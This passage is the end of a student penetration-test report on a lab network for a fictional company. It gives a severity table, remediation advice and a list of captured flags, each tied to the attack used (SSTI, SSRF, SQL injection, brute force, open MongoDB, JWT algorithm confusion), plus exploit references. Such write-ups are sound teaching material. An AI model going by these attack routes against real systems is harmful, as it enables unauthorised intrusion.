MongoDB Authentication not configured	6.5, Medium
XML-RCP Brute Force	5.9, Medium
PHP-JWT v5.5.1 Algorithm-Confusion - CVE-2021-46743	5.7, Medium
Webserver Process running as root	5.7, Medium
Unauthorized root login using modified su binary	5.5, Medium
Weak Password Policies	5.3, Medium
Webserver without Encryption	4.8, Medium

Table 2: Findings sorted by severity

6.2 Takeaways

The infrastructure of Nidelv Productions has numerous security issues. By far the most important to fix, is the Duplicator vulnerability found on the internet-facing website (4.1), as this can be used as a jump-in point into the network and facilitates every other vulnerability found. Introducing patch management and regular updates of systems can help reduce these types of vulnerabilities. Another clear problem found during the assessment, is lack of user input sanitation. On multiple sites (4.3, 4.4, 4.5, 4.8), user input is directly evaluated without checking for "risky" symbols. Introducing overall guidelines, how user inputs need to handled, could greatly reduce these types of vulnerabilities. Another type of security risk, which has been found multiple times (4.7, 5.2.1), is the ability to bruteforce passwords. This can be fixed by introducing clear password policies and enforcing them using centralized directory services. Using multi-factor authentication helps to reduce risk of unauthorized access even further. It is also recommended to configure certificate based encryption on at least the internet-facing website, to reduce the risk of man-in-the-middle attacks.

A List of flags

During the assessment the following sensitive data (flags) was found.

IKT211{Rbd4wSawZnSeygxV}

Discovered on host 172.26.0.55 in path /flag.txt by utilizing SSTI (4.3).




Figure 20: Flag in /flag.txt extracted using SSTI

IKT211{6s9UKwHIuhfQmlFX}

Discovered on host 172.25.0.16 in path /flag.txt by utilizing SSRF executed from host 172.25.0.15 (4.5).




Figure 21: Flag in /flag.txt extracted using SSRF

IKT211{9bRdQBLhVsblM9Pu}

Discovered on host 172.25.0.26 in the link_shortener databases table links through SQL injection executed on host 172.25.0.25 (4.4).

```
+-----+-------------------------+-------------------------+
| id  | url                     | shortcode               |
+-----+-------------------------+-------------------------+
| 1   | http://google.com       | abc123                  |
| 2   | http://example.com      | def456                  |
| 3   | http://sensitive-data   | IKT211{9bRdQBLhVsblM9Pu} |
...
```

Listing 24: Flag in links table

IKT211{bruteforce_is_the_best_force}

Discovered on host 172.25.0.45 after logging in on the website, utilizing credentials acquired using a brute-force attack (4.7).




Figure 22: Flag on website

IKT211{w3lc0m3_t0_n0sql_1nj3ct10n}

Discovered on host 172.25.0.35 after logging in on the website, utilizing credentials acquired through unauthenticated access on the MongoDB database on host 172.25.0.36 (4.11).




Figure 23: Flag on website

IKT211{S9v6Dm2cGKJ5RUcW}

Discovered on host 172.25.0.199 after logging in with a forged JWT token based on the PHP-JWT algorithm-confusion vulnerability (4.6).




Figure 24: Flag on website

References

[1] "NVD - CVE-2020-11738." (2020), [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-11738 (visited on 11/07/2023).

[2] nam3lum. "Wordpress plugin duplicator 1.3.26 - unauthenticated arbitrary file read," Exploit Database. (Oct. 18, 2021), [Online]. Available: https://www.exploit-db.com/exploits/50420 (visited on 11/07/2023).

[3] "Changelog - duplicator." (Apr. 19, 2023), [Online]. Available: https://duplicator.com/knowledge-base/changelog/ (visited on 11/07/2023).

[4] "Jinja2 SSTI." (2023), [Online]. Available: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti (visited on 11/07/2023).

[5] "Jinja2.markup — jinja2 API." (2023), [Online]. Available: https://tedboy.github.io/jinja2/generated/generated/jinja2.Markup.html (visited on 11/07/2023).

[6] "Sqlmap: Automatic SQL injection and database takeover tool." (2023), [Online]. Available: https://sqlmap.org/ (visited on 11/07/2023).

[7] "NVD - CVE-2021-46743." (2021), [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-46743 (visited on 11/07/2023).

[8] "CVE-2021-46743 - GitHub advisory database," GitHub. (2021), [Online]. Available: https://github.com/advisories/GHSA-8xf4-w7qw-pjjw (visited on 11/07/2023).

[9] ticarpi. "JWT-tool." (Sep. 9, 2022), [Online]. Available: https://github.com/ticarpi/jwt_tool (visited on 11/07/2023).

[10] "Release v6.0.0 · firebase/php-jwt," GitHub. (2023), [Online]. Available: https://github.com/firebase/php-jwt/releases/tag/v6.0.0 (visited on 11/07/2023).

[11] "Authentication — MongoDB manual." (2023), [Online]. Available: https://www.mongodb.com/docs/manual/core/authentication/ (visited on 11/08/2023).

[12] "White paper: CIS password policy guide," CIS. (2023), [Online]. Available: https://www.cisecurity.org/white-papers/cis-password-policy-guide/ (visited on 10/05/2023).

Listings